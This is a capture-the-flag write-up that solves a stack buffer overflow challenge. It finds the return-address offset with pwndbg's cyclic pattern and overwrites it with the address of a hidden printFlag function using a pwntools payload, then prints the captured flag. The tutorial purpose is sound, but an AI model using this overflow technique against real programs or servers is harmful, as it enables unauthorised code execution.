
PWN - Never Called (Easy)

> I made a C program and in the program the method to get the flag is never called.
> How will you get it this time?
> ASLR is off on the server.

Open the source file in IDA. Let's see what functions are there. We find the functions main, getMessage and printFlag.


main
getMessage
printFlag

Let's see what the main function does. The main function calls another function, getMessage. Now let's have a look at what's there.




```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  puts("Starting program");
  getMessage();
  printf("back.");
  printf("Exiting!");
  exit(0);
}
```

The getMessage function reads the string entered by the user. And that's it. To call the printFlag function we need to overwrite the return address from the getMessage function.



```
void getMessage()
{
  char string[50]; // [esp+Eh] [ebp-3Ah] BYREF

  printf("Enter your name: ");
  gets(string);
  printf("Hello, %s\n", string);
}
```




```
void printFlag()
{
  char buff[1024]; // [esp+Ch] [ebp-40Ch] BYREF
  FILE *f; // [esp+40Ch] [ebp-Ch]

  f = fopen("flag.txt", "r");
  fgets(buff, 1024, f);
  printf("Your flag: %s\n", buff);
  fclose(f);
}
```

Now we will need a debugger. Because ASLR is disabled on the server, we need to disable it on the workstation before studying it as well (this can be found on Google). We will use gdb with pwndbg plugin as debuggers. Let's start gdb.


```
gdb ./never_called.out
```

Let's run the program and try to enter 100 characters. The pwndbg plugin indicates that the wrong return address is **0×61716161**.




```
pwndbg> cyclic(100)
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
pwndbg> run
Starting program: /home/[redacted]ever_called.out
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Starting program
Enter your name: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Hello, aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa

Program received signal SIGSEGV, Segmentation fault.
0×61716161 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
───────────────────────────────────────────────────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──
*EAX  0×6c
*EBX  0×616f6161 ('aaoa')
 ECX  0×0
*EDX  0×f7fc2540 ◂— 0×f7fc2540
*EDI  0×f7ffcb80 (_rtld_global_ro) ◂— 0×0
*ESI  0×56558ec4 (__do_global_dtors_aux_fini_array_entry) —▸ 0×565561a0 (__do_global_dtors_aux) ◂— endbr32
*EBP  0×61706161 ('aapa')
*ESP  0×ffffcff0 ◂— 'aaraaasaaataaauaaavaaawaaaxaaayaaa'
*EIP  0×61716161 ('aaqa')
──────────────────────────────────────────────────────────────────────────[ DISASM / i386 / set emulate on ]──────────
Invalid address 0×61716161
```

The EIP register tells the computer the address of the next command. By successfully overwriting it we can count that **offset is 62**.



```
pwndbg> cyclic -l 0×61716161
Finding cyclic pattern of 4 bytes: b'aaqa' (hex: 0×61617161)
Found at offset 62
```

Now we need to get the address of the beginning of the printFlag function. To get the start address of the printFlag function, we have to disassemble it. The address of the printFlag function is **0×565562ab**.



```
pwndbg> disassemble printFlag
Dump of assembler code for function printFlag:
   0x565562ab <+0>:     push   ebp
   0x565562ac <+1>:     mov    ebp,esp
   0x565562ae <+3>:     push   ebx
   0x565562af <+4>:     sub    esp,0x414
   0x565562b5 <+10>:    call   0x56556100 <__x86.get_pc_thunk.bx>
   0x565562ba <+15>:    add    ebx,0x2d06
   0x565562c0 <+21>:    sub    esp,0x8
   0x565562c3 <+24>:    lea    eax,[ebx-0x1f7b]
   0x565562c9 <+30>:    push   eax
   0x565562ca <+31>:    lea    eax,[ebx-0x1f79]
   0x565562d0 <+37>:    push   eax
   0x565562d1 <+38>:    call   0x565560b0 <fopen@plt>
   0x565562d6 <+43>:    add    esp,0x10
   0x565562d9 <+46>:    mov    DWORD PTR [ebp-0xc],eax
   0x565562dc <+49>:    sub    esp,0x4
   0x565562df <+52>:    push   DWORD PTR [ebp-0xc]
   0x565562e2 <+55>:    push   0x400
   0x565562e7 <+60>:    lea    eax,[ebp-0x40c]
   0x565562ed <+66>:    push   eax
   0x565562ee <+67>:    call   0x56556070 <fgets@plt>
   0x565562f3 <+72>:    add    esp,0x10
   0x565562f6 <+75>:    sub    esp,0x8
   0x565562f9 <+78>:    lea    eax,[ebp-0x40c]
   0x565562ff <+84>:    push   eax
   0x56556300 <+85>:    lea    eax,[ebx-0x1f70]
   0x56556306 <+91>:    push   eax
   0x56556307 <+92>:    call   0x56556050 <printf@plt>
   0x5655630c <+97>:    add    esp,0x10
   0x5655630f <+100>:   sub    esp,0xc
   0x56556312 <+103>:   push   DWORD PTR [ebp-0xc]
   0x56556315 <+106>:   call   0x56556080 <fclose@plt>
   0x5655631a <+111>:   add    esp,0x10
   0x5655631d <+114>:   nop
   0x5655631e <+115>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x56556321 <+118>:   leave
   0x56556322 <+119>:   ret
```

For writing exploitation in PWN tasks we usually use the python3 library - pwntools. Let's create an exploitation template with the following command:

```
pwn template never_called.out --host 213.133.103.186 --port 32867 > nev_call.py
```


To get the flag we need to send 62 characters and after the start address of the printFlag function. The resulting payload will be as follows:

```
offset = 62
payload = flat(
    b'A' * offset,
    p32(0x565562ab),
)
```

Now let's run the exploit with a command:

```
python3 nev_call.py DEBUG
```

And we get the flag!



```
[DEBUG] Received 0x76 bytes:
    00000000  48 65 6c 6c  6f 2c 20 41  41 41 41 41  41 41 41 41  │Hell│o, A│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000040  41 41 41 41  41 ab 62 55  56 0d 0a 59  6f 75 72 20  │AAAA│A·bU│V··Y│our │
    00000050  66 6c 61 67  3a 20 62 75  63 6b 65 74  7b 35 74 34  │flag│: bu│cket│{5t4│
    00000060  63 6b 5f 35  6d 34 35 68  33 72 5f 39  37 34 63 39  │ck_5│m45h│3r_9│74c9│
    00000070  31 61 35 7d  0d 0a                                  │1a5}│··│
    00000076
```

> Flag: **bucket{5t4ck_5m45h3r_974c91a5}**